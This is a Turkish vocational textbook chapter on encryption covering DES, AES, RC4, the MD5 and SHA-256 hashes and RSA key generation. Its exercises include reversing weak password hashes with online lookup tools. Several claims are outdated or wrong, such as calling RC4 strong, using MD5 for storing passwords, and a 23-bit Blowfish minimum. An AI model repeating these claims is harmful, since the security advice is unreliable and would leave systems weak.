Ağ yapılarında kullanıcının başka kullanıcıya gönderdiği bilgi üçüncü kişiler tarafından dinlenebilme tehlikesi altındadır. Bilgilerin alıcı dışındaki kullanıcılar tarafından okunmaması için koruma altına alınması gerekir. Yapılan bu koruma işlemine şifreleme (encrypt) adı verilir. Veriyi şifrelemek (ciphertext) ve şifrelenen verinin şifresini çözmek için matematiksel algoritmalar kullanılmalıdır. Şifreli verinin geri döndürülme işlemine şifre çözme (decrypt) adı verilir. Sistematik anahtarlama sisteminde şifre ve deşifrede aynı anahtarlama kullanılır. Açık anahtarlama sisteminde ise şifrelemek için açık anahtarlama, deşifre yapmak için gizli anahtarlama kullanılır. Dijital imzalar açık anahtar sistemi ile üretilir. Dijital imza sahibi, gönderilen veriyi imzalamak için gizli anahtar kullanırken alıcı ise göndericinin açık anahtarını kullanarak veriyi kontrol eder.

Şifreleme algoritmaları anahtar kullanma yöntemlerine göre gizli anahtarlı (simetrik) şifreleme algoritmaları ve açık anahtarlı (asimetrik) şifreleme algoritmaları olmak üzere iki kategoriye ayrılır.

5.1.1. Simetrik Şifreleme Yöntemleri

Simetrik şifreleme, bilgileri şifrelemek ve deşifre etmek için yalnızca bir gizli anahtar içeren en basit şifreleme türüdür. Gizli anahtar şifreleme algoritmaları şifrelemek ve çözmek için aynı anahtarı kullanır. Bu durum, veri şifrelemek açısından daha sorunsuz bir yaklaşımdır. Gizli anahtar şifreleme yaygın kullanılan bir yöntemdir. Bu tip algoritmalarda şifrelenen veriyi alıcıya gönderirken ayrıca gizli anahtarı da alıcıya güvenli bir yöntemle göndermek gerekir. Gizli anahtar şifreleme sistemi çok hızlı şifreleme ve şifre çözümleme işlemlerini gerçekleştirebilir. Görsel 5.1'de bir simetrik şifreleme yöntemine ait blok diyagram verilmiştir.



Görsel 5.1: Simetrik şifreleme blok diyagramı

Simetrik şifrelemenin avantajları şunlardır:

- Şifreleme ve şifreyi çözme işlemleri hızlıdır.
- Alıcı ve verici arasındaki iletişimin gizliliği sağlanır.
- Şifreli metin çözülemedikçe orijinal metin değiştirilemeyecektir.

Bunun yanında simetrik şifreleme sürecinin birtakım zorlukları da mevcuttur. Simetrik şifrelemenin sahip olduğu başlıca zorluklar şu şekilde sıralanabilir:


- Anahtar saklamak zordur.
- n kullanıcılı bir sistem için [n * (n-1) / 2] anahtar saklanmalıdır.
- Güvenilir anahtar dağıtımı zordur.
- Kimlik doğrulama (authenticity) sağlamaz. Aynı anahtara sahip olan herhangi biri tarafından veri şifrelenmiş olabilir.
- Bütünlük sağlamaz. Araya giren kişi tarafından veri değiştirilmiş olabilir.
- Kimlik doğrulama ve bütünlük sağlamadığı için inkâr edilememezlik sağlamaz.

5.1.1.1. DES (Data Encryption Standart) Veri Şifreleme

DES dünyada en yaygın kullanılan şifreleme algoritmalarından biridir. DES, şifrelenecek açık metni parçalara bölüp (blok) her parçayı birbirinden bağımsız olarak şifreler ve şifrelenmiş metni açmak için de aynı işlemi bloklar üzerinde yapar. Bu blokların uzunluğu 64 bittir. Anahtar uzunluğunun kısa olması nedeniyle DES şifreleri kırılabilir. Bunun üzerine Triple-DES, bir başka deyişle 3DES geliştirilmiştir. 3DES, DES'in üst üste üç kere kullanılması yöntemiyle elde edilmiştir. Bu sebeple normal DES'e göre üç kat daha yavaş çalışır. AES'in çıkması üzerine DES popülerliğini kaybetmiştir.

DES, bit tabanında (1 ve 0) çalışan bir şifreleme algoritmasıdır. Bu şifreleme algoritmasında şifrelenecek mesaj 64 bitlik parçalara bölünür. Her 64 bitlik blok ise 8 karaktere karşılık gelir (1 bayt 8 bittir.). 64 bitlik mesaj daha sonra sağ ve sol olmak üzere iki kısma ayrılır. 32 bitlik sağ kısım çaprazlanarak çıkışın sol bölümüne doğrudan aktarılmaktadır. Ayrıca bu 32 bitlik sağ kısım önce anahtar üreticisi tarafından üretilen **48 bitlik anahtar** ile **F fonksiyonuna** tabi tutulup sol kısımdan gelen 32 bitlik mesaj ile **XOR** işlemi yapılır. Elde edilen sonuç, çıkışın sağ bölümüne aktarılır. Bu işlem 16 defa tekrar edileceği için ilk işlemde doğrudan aktarılan 32 bitlik sağ kısım, bir sonraki tekrarda sol kısma geçeceğinden F fonksiyonuna ve XOR (özel veya değil) işlemine tabi tutulacaktır. Böylelikle şifreleme işlemi uygulanmamış hiçbir bit kalmayacaktır.

DES şifreleme algoritmasının çalışma mantığı Görsel 5.2'de verilmiştir.




Görsel 5.2: DES şifreleme algoritması

1. UYGULAMA

DES Şifreleme


Aşağıdaki işlem adımlarına göre DES şifreleme uygulamasını yapınız.

1. Adım: Web tarayıcısına "DES encode" yazarak arama yapınız. Bu uygulama için on-line bir araca ait ekran görüntüsü Görsel 5.3'te verilmiştir.



Görsel 5.3: DES encode işlemi web site arayüzü

2. Adım: Sol taraftaki metin kutusuna şifrelemek istediğiniz metni giriniz. Altındaki "Paste Key" alanına belirleyeceğiniz anahtar kelimeyi yazınız (Görsel 5.4). Bu uygulama için metin kutularına şifrelenmesi istenilen metin olarak "Mesleki ve Teknik Eğitim", anahtar kelime olarak da "MTAL" girilmiştir.



Görsel 5.4: Şifrelenecek metnin ve anahtar kelimenin girilmesi

3. Adım: Bilgileri girdikten sonra şifrelenmiş metin için "Encrypt string" butonuna basınız. Elde edilen şifrelenmiş metin sağ taraftaki büyük metin kutusunda yazacaktır (Görsel 5.5).

Görsel 5.5: DES ile şifrelenmiş metnin elde edilmesi

4. Adım: Elde edilen şifreler, açık metin (şifrelenmemiş metin) hâline de dönüştürülebilir. Bu işlem için Görsel 5.5'teki şifrelenmiş metni kopyalayınız.

5. Adım: Aynı web sitesini tekrar açınız. Kopyalanan şifrelenmiş metni sağ taraftaki metin kutusuna yapıştırınız. DES şifrelemede kullanılan anahtar kelimenin değişmemesi gerektiği için anahtarı doğru bir şekilde yeniden **"Key"** alanına yazınız. Bu uygulamada ilk başta açık metin **"MTAL"** anahtarı ile şifrelendiği için Key bilgisi yeniden **"MTAL"** olarak girilmiştir (Görsel 5.6).

Görsel 5.6: DES decrypt işlemi için şifreli metnin ve anahtarın girilmesi

6. Adım: Bilgileri girdikten sonra sağ alt tarafta bulunan "Decrypt string" butonuna basınız (Görsel 5.7-1 numaralı ok) ve açık metni (plaintext) veya şifrelenmemiş metni elde ediniz (Görsel 5.7-2 numaralı ok).

Görsel 5.7: DES decrypt işlemi

Günümüzde kullanılan simetrik şifreleme yöntemlerinden bazıları aşağıda verilmiştir.

Blowfish: Günümüzün en hızlı blok şifreleyici algoritmalarından biridir. Bu şifreleme yönteminde karmaşık anahtar çizelgesi kullanıldığı için bu yöntemle elde edilen şifrelerin kırılması oldukça zordur. Blowfish, 23'ten 448 bite kadar anahtar uzunluğuna sahiptir.

AES (Advanced Encryption Standart): DES'in zayıf yönlerinin kuvvetlendirilmiş hâlidir ve blok şifreleme algoritmasını kullanır. AES uzunluğu 128 bitte sabit olan blok ile uzunluğu 128, 192 veya 256 bit olan anahtar kullanır. Kullanılan tekniklerden bazıları baytların yer değiştirmesi, 4x4 matrisler üzerine yayılmış metin parçalarının satırlarına uygulanan kaydırma işlemleridir. Günümüzde kullanılan en popüler algoritmalardan biridir ve Brute Force saldırılarına karşı dayanıklı olduğu düşünülür.

RC4 (Rivest Encryption 4): Bu algoritma, şifrelenecek veriyi akan bir bit dizisi olarak algılar. RC4, belirlenen anahtar ile veriyi şifreleyen bir algoritmadır. 128 bitlik bir RC4 şifrelemesi sağlam bir şifreleme olarak kabul edilir. Bankacılık şifrelemelerinde yaygın olarak RC4 şifrelemesi kullanılır.

RC5 (Rivest Encryption 5): Modern şifreleme algoritmaları sınıfında yer alır. 16, 32 ve 64 bitli kelime uzunlukları ile çalışabilir. Anahtar boyutu ve döngü sayısı değişken olarak alınabilir. Böylece yüksek anahtar boyutu ve fazla döngü sayısı ile uzun çalışma zamanı alır fakat kırılması neredeyse imkânsız şifreler üretebilir.

SIRA SİZDE

3DES ve AES fonksiyonlarının kullanımını araştırarak şifreleme ve şifre çözme işlemlerini yapınız. Elde ettiğiniz şifreli metinleri şifre kırma teknikleri ile kırmayı deneyiniz. Sonuçları aşağıdaki tabloya yazınız. Hangi şifreleme fonksiyonunun daha kullanışlı ve etkili olduğunu arkadaşlarınızla tartışınız.

Tablo 5.1: Simetrik Şifreleme Yöntemleri

Şifreleme Fonksiyonları	Şifrelenecek Metin	Şifrelenmiş Metin	Decrypt İşlemi Sonucu	Decrypt Süresi (sn.)
DES	Siber Güvenlik Temelleri			
3DES				
AES				
RC5				

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. 3DES için uygun araç seçimini yaptı.		
2. Şifrelenecek metni girerek 3DES algoritması ile şifreli metin elde etti.		
3. 3DES ile şifrelenmiş metnin şifresini kırarak açık metin elde etti.		
4. 3DES decryption süresini tespit etti.		
5. AES için uygun araç seçimini yaptı.		
6. Şifrelenecek metni girerek AES algoritması ile şifreli metin elde etti.		
7. AES ile şifrelenmiş metnin şifresini kırarak açık metin elde etti.		
8. AES decryption süresini tespit etti.		
9. Zamanı verimli kullandı.		

5.1.1.2. Tek Yönlü Anahtarsız Şifreleme (Hash Fonksiyonları)

Değişken uzunluktaki bir veriyi girdi olarak alıp sabit uzunluktaki çıktıya dönüştüren fonksiyonlara hash (özetleme) fonksiyonları denir. Hash fonksiyonları verinin bütünlüğünü sağlamak amacıyla kullanılan algoritmalardır. Bu algoritma ile alıcının orijinal metnin değiştirilmediğini tespit etmesi hedeflenmektedir. İyi bir hash algoritması iki farklı girdiden aynı hash değerini üretmeyecek kadar karmaşık olmalıdır. İki farklı değer için aynı hash kodu üretilirse bu durum hash çarpışması olarak bilinir. Hash algoritmasına şifrelenmesi istenilen metin girilir ve hash fonksiyonuyla metin hashing işlemi yapılır (Görsel 5.8). Elde edilen metin, hash değeridir. Hash algoritmaları şifreleme algoritması içermez.

Görsel 5.8: Hash algoritmasının çalışma mantığı

Hashing fonksiyonları temel olarak iki amaçla kullanılır.

- Gönderilen verinin bütünlüğü kontrol edilir. Bu şekilde verinin değişmediğinden emin olunur.
- Hedefe gönderilecek verinin boyutu, büyük boyutlardan daha küçük boyuta düşürülür.

ÖRNEK

SİBER kelimesi için hash fonksiyonu aşağıdaki gibi hesaplanabilir.

SİBER kelimesindeki bütün harfler, alfabedeki sıra numarasına göre kodlanır. S=22, İ=11, B=2, E=6, R=21 olarak hesaplanır. Daha sonra tüm bu sayısal değerler toplanır. SİBER kelimesinin özetleme algoritması sonucu 22+11+2+6+21=62 olarak bulunur.

NOT

"SİBER" kelimesinin özetleme algoritması 62'dir ancak 62 sonucunu verecek başka girdilerin olabileceği göz önünde bulundurulmalıdır. Örneğin "ÖMER" gibi bir parolanın özet fonksiyonu da 62 sonucunu vermektedir. Bu durumda parolayı elde etmek isteyen biri, başka bir özet fonksiyonundan farklı bir parolayı bulabilir. Özellikle parola saldırıları veya sözlük saldırılarına karşı savunmasız kalabilir.

Hash fonksiyonları farklı alanlarda da kullanılmaktadır. Bunların arasında en sık kullanılan alan parolaların saklanmasıdır. Parolalar kullanıcının yazdığı şekilde saklanmaz, özetleme fonksiyonu

kullanılarak kodlanır. Bu sayede parola özeti kaydedilse bile parolanın kendisi elde edilemez. Windows işletim sistemlerinde LM ve NTLM özetleri, Linux işletim sistemlerinde ise md5 gibi özetleme fonksiyonları kullanılır. Parola doğrulama özellikle kriptografik hash için önemli bir uygulamadır. Kullanıcıların şifrelerini düz metin belgesinde saklamak bir felakete yol açar. Belgeye erişmeyi başaran herhangi bir bilgisayar korsanı, korumasız şifrelerden oluşan bir hazine keşfedecektir. Bu yüzden şifrelerin karma değerlerini saklamak daha güvenlidir. Bir kullanıcı herhangi bir parola girdiğinde hash değeri hesaplanır ve ardından tabloyla karşılaştırılır. Hesaplanan hash değeri kaydedilen değerlerden biriyle eşleşirse bu geçerli bir paroladır ve kullanıcının erişimine izin verilebilir.

(i) md5 Hash Fonksiyonu

md5 (Message-Digest Algoritması 5), veri bütünlüğünü test etmek için kullanılan bir şifreleme algoritmasıdır. Bu algoritma, girdinin büyüklüğünden bağımsız olarak 128 bitlik bir çıktı üretir ve girdideki en ufak bir bit değişikliği bile çıktının tamamen değişmesine sebep olur. md5 genellikle veri bütünlüğünü doğrulamak için bir sağlama toplamı olarak kullanılır. Bir verinin (dosyanın) doğru transfer edilip edilmediğinin veya değiştirilip değiştirilmediğinin kontrol edilmesi, md5'in en fazla kullanıldığı yerlerden bazılarıdır.

Bir md5 hash işlemi, herhangi uzunlukta bir dizi alınıp, 128 bitlik bir algoritmaya kodlanarak oluşturulur. Aynı girdiye ait md5 algoritması her zaman aynı çıktıyı üretir. Bu algoritma genellikle veri tabanı parolalarını şifrelemek için kullanılır.

2. UYGULAMA


md5 Hash İşlemi

Aşağıdaki işlem adımlarına göre md5 hash değerini hesaplayınız.

1. Adım: Web browser üzerinde md5 kodlama yapılabilecek birçok web sayfasından birini görüntüleyiniz.


2. Adım: md5 hashing yapılması istenilen bilgiyi metin kutusuna yazınız.

3. Adım: Hash butonuna basarak girilen metnin md5 hash değerini elde ediniz (Görsel 5.9).



Görsel 5.9: md5 şifreleme işlemi

“parola” şeklinde verilen düz metin, 8287458823facb8ff918dbfabcd22ccb olarak hash sonucunu üretir. “parola” verisi, elde edilen hash kodu ile saklanır ancak elde edilen md5 hash kodları internet üzerinden geri dönüştürülür (decrypt). Örneğin on-line araçla önceden elde edilen “8287458823facb8ff918dbfabcd22ccb” hash kodu girilirse md5 decrpyt işlemi yapılarak hash kodu başlangıçtaki düz metin hâline çevrilebilir (Görsel 5.10).



Görsel 5.10: md5 hash geri döndürme işlemi

(ii) SHA-1 Hash Fonksiyonu

SHA-1 (Secure Hash Algoritması), güvenli hashing algoritması anlamına gelir. Algoritmanın temel görevi, rastgele bilgilerin sabit bir uzunluğa sahip değerlere dönüştürülmesidir. SHA-1, uzunluğu en fazla 264 bit olan mesajları girdi olarak kullanır ve 160 bitlik mesaj özeti üretir. Bu işlem sırasında ilk önce mesajı 512 bitlik bloklara ayırır ve gerekirse son blokun uzunluğunu 512 bite tamamlar. SHA-1 algoritması ile sadece şifreleme işlemi yapılır, şifre çözümleme işlemi yapılamaz. SHA-1 algoritması; e-posta şifreleme uygulamaları, güvenli uzaktan erişim uygulamaları, özel bilgisayar ağları ve daha birçok alanda kullanılabilir. Günümüzde güvenliği artırmak amacıyla veriler SHA-1 ve md5 algoritmaları birbiri ardına kullanılarak şifrelenir.

Basit bir ifadeyle SHA-256, 256 bitlik özet uzunluğuna sahip kriptografik hash fonksiyonlarından biridir. Bu anahtarsız hash işlevi, bir MDC (Manipulation Detection Code) anlamına gelmektedir. SHA-256, SHA ailesinin altı çeşidinden biridir (SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224, SHA-512/256). Bu versiyonlar; çıktılarının boyutu, iç durum boyutu, blok boyutu, mesaj boyutu ve turları açısından farklılık gösterir. Günümüzde SSL sertifika düzenleyicileri, daha güvenilir olan SHA-256 kullanmaktadır.

Aşağıda belirtilen özellikler SHA-256’yı oldukça güvenli kılar.

- Hash değerinden ilk veriyi yeniden oluşturmak neredeyse imkânsızdır. Bir kaba kuvvet saldırısının ilk veriyi elde edebilmesi için 2^{256} girişimde bulunması gerekir.
- Aynı hash değerinde iki mesaja sahip olmak çarpışma olarak adlandırılır ve olası değildir. 2^{256} olası hash değeriyle üretilen iki SHA-256 kodunun aynı olma olasılığı son derece küçüktür.


- Orijinal veri üzerinde yapılacak küçük bir değişiklik, hesaplanan SHA-256 değerini fazlaca değiştirir ve yeni değerin benzer verilerden türetildiği anlaşılamaz. Buna çığ etkisi denir. Örneğin **"Merhaba"** kelimesinin SHA-256 hash kodu "7fdc9f47 17c5fe66df286c700fab969b4d6209d03aa84624c5f8f58c17c9c058" iken **"merhaba"** kelimesinin SHA-256 hash kodu "4c6bcdd55f3153e1939669ab1ec039e4059174dc 25abdfcb2f58868849b4d61b" olarak hesaplanmaktadır.

3. UYGULAMA

SHA-256 Hash İşlemi

Aşağıdaki işlem adımlarına göre SHA-256 hash değerini hesaplayınız.


1. Adım: Web browser üzerinde SHA-256 Encrypt olarak arama yapılırsa birçok on-line araca ulaşılabilir. İnternet üzerinden ulaştığınız bir web sitesi ile md5'teki gibi "parola" sözcüğünün SHA-256 hash kodunu elde ediniz.



Görsel 5.11: SHA-256 hashing işlemi

Görsel 5.11'de görüldüğü gibi md5'e göre çok daha uzun bir hash kodu elde edilmiştir ancak buradaki en önemli problem, bilinen bazı kelime ve kelime gruplarının SHA-256 hash kodu çıkartılmış ve veri tabanlarında saklanmıştır. Elde edilen hash kodları, kaydedilen bu hash kodları ile karşılaştırılarak gizli kelime tahmin edilebilir.

2. Adım: password kelimesi çok tahmin edilebilir bir kelimedir. Bu kelimenin SHA-256 hash kodunu Görsel 5.12'de gösterildiği gibi elde ediniz.



Görsel 5.12: SHA-256 ile password kelimesinin kodlanması

3. Adım: Görsel 5.12'de elde edilen SHA-256 hash kodunu internet üzerinde arama yaparak on-line araçlarla Decrypt ediniz (Görsel 5.13).


Görsel 5.13: SHA-256 ile üretilmiş ve bilinen hashlerden kelime elde edilmesi

NOT

Hash fonksiyonları ile Encrypt edilmesi istenen kelimeler benzersiz bir şekilde seçilirse (örneğin "3pE4&.gh-!upDN" gibi) elde edilen SHA-256 kodunun geri döndürülmesi normal şartlarda mümkün değildir.

5.2. ASİMETRİK ŞİFRELEME

Açık anahtarlı (asimetrik) şifreleme algoritması, gizli anahtar şifreleme algoritmasından farklıdır. Açık anahtarlı şifreleme algoritmaları açık (public) ve özel (private) olmak üzere iki farklı anahtar yöntemi ile çalışır. Dolayısıyla şifreleme ve çözme için kullanılan anahtar algoritmaları birbirinden farklı ve yalnızca o kullanıcıya özeldir (Görsel 5.14). Bu sistemin diğer bir özelliği ise şifre anahtarının herkese açık olmasıdır. Bir yabancı, veriyi şifrelemek için şifreleme anahtarını kullanabilir fakat sadece çözüm anahtar algoritmasına sahip kişi tarafından şifre çözülebilir. Birkaç asimetrik şifreleme algoritması olsa da (Diffie-Hellman, DSA, Eliptik vb.) en yaygın olarak kullanılanı RSA algoritmasıdır. Asimetrik algoritmalar, simetrik algoritmalara göre çok daha yavaş çalışır.



Görsel 5.14: Asimetrik şifreleme blok diyagramı

5.2.1. RSA (Rivest-Shamir-Adleman) Şifreleme Tekniği

Üç bilim adamının baş harflerinden oluşan RSA, dijital imzalama için de kullanılmaktadır. Bu algoritmanın güvenilirliği çok büyük asal sayıların işlem yapma zorluğuna dayanır. Bu büyük sayılar nedeniyle oldukça güvenilirdir ama işlemler genellikle yavaştır. Günümüzde RSA, bankacılık sistemlerinde ve ticari sistemlerde öncelikli tercih edilen şifreleme tekniğidir. RSA algoritması kavramsal olarak güvenlidir ancak bir saldırgan tarafından istismar edilebilecek bazı zafiyetlere sahiptir. Buna rağmen web sitelerindeki güvenli web sayfaları olarak ifade edilen **HTTPS** bağlantılarında, **SSH** gibi alanlarda yaygın olarak kullanılmaktadır.

RSA şifreleme tekniğinin olası zafiyetlerini araştırıp konu hakkında bir rapor hazırlayınız. Öğretmeninizin liderliğinde sınıf arkadaşlarınız ile hazırladığınız bu rapor üzerinde tartışınız.

5.2.1.1. RSA Şifreleme Yönteminin Çalışması

RSA şifreleme yönteminde anahtar oluşturma, şifreleme ve şifre çözümleme olmak üzere üç kısım bulunmaktadır.

1. Anahtar Oluşturma: RSA şifreleme yönteminde ortak ve özel anahtar olmak üzere iki anahtara ihtiyaç duyulur. Herkes tarafından bilinen ve mesajı şifrelemek için kullanılan anahtar, ortak anahtardır. Özel anahtar ise ortak anahtar ile şifrelenmiş mesajları çözmek için kullanılmaktadır. Anahtar oluşturmak için izlenecek işlem basamakları aşağıda verilmiştir.

- Rastgele iki adet asal sayı seçilir. Bu asal sayıların büyük sayılardan seçilmesi, şifrenin güçlü olması için önemlidir. Çok büyük asal sayılar ise şifreleme işlem süresini uzatır. Bu nedenle yeterince büyük asal sayılar arasından seçim yapılmalıdır. Bu asal sayılara **p ve q** denilebilir.
- Gizli ve açık anahtar tarafından kullanılması için bu iki asal sayı çarpılır. Çarpım **n** harfi ile gösterilebilir **(n=p*q)**.
- Bir tam sayının o sayıdan daha küçük ve o sayı ile aralarında asal olan sayısını bulmak için Totient Fonksiyonu hesaplanır. **Φ(n) = (p-1)(q-1)** olarak ifade edilir ve **Φ(n)** değeri bulunur.
- **1 < e < Φ(n)** koşulunu sağlayacak bir **e** tam sayısı seçilir. Bu tam sayı, ortak anahtardır. Bu **e** sayısı ile **Φ(n)** aralarında asal olmalıdır.
- Gizli üs olarak adlandırılan bir **d** sayısı hesaplanır **(1<d< Φ(n))**. Bulunan bu **d** değeri, özel anahtar değeridir. Bu işlem için Uzatılmış Öklid Algoritması (Extended Euclid Algorithm) kullanılabilir. Bu algoritmaya göre **d.e ≡ 1 mod Φ (n)** olacak şekilde **d** sayısı hesaplanır. Hesaplama yapmak için **(1+ kmod Φ (n))/e** formülü ile tam sayı bulununcaya kadar **k** değeri artırılır.

2. Şifreleme: Tüm değerler bulunduktan sonra şifreleme işlemine geçilir. Bu durumda **mesaj^e mod (n)** hesaplaması yapılır. Mesaj, karakterlerden oluşursa bu karakterler ASCII koduna dönüştürülmelidir. Örneğin A harfinin ASCII kodu 41'dir. Bu durumda mesaj= "41" olacaktır.

3. Şifre Çözümleme: Göndericiden alınan gizli anahtar ile mesaj çözümleme işlemi yapılabilir. Bu durumda **şifrelenmiş_text^d mod (n)** formülü kullanılır.

4. UYGULAMA

RSA Şifreleme İşlemi

Aşağıdaki işlem adımlarına göre RSA şifreleme yöntemini kullanarak "102" mesajını şifreleyiniz ve daha sonra şifre çözümlemesini yapınız.

1. Adım: İki asal sayı seçiniz. **p=11**, **q=13** olarak belirleyiniz.

2. Adım: n değerini hesaplayınız. **n=11*13**, **n=143** olarak bulunuz.

3. Adım: **Φ(n)** değerini hesaplayınız. **Φ(n) = (p-1)(q-1)** formülünü kullanıp, **Φ(n)=(11-1)(13-1)**, **Φ(n)=120** olarak bulunuz.

4. Adım: **1 < e < Φ(n)** koşulunu sağlayacak bir **e** tam sayısı seçiniz. **e=7** olarak seçilebilir çünkü 120 ile 7 aralarında asal sayılardır.

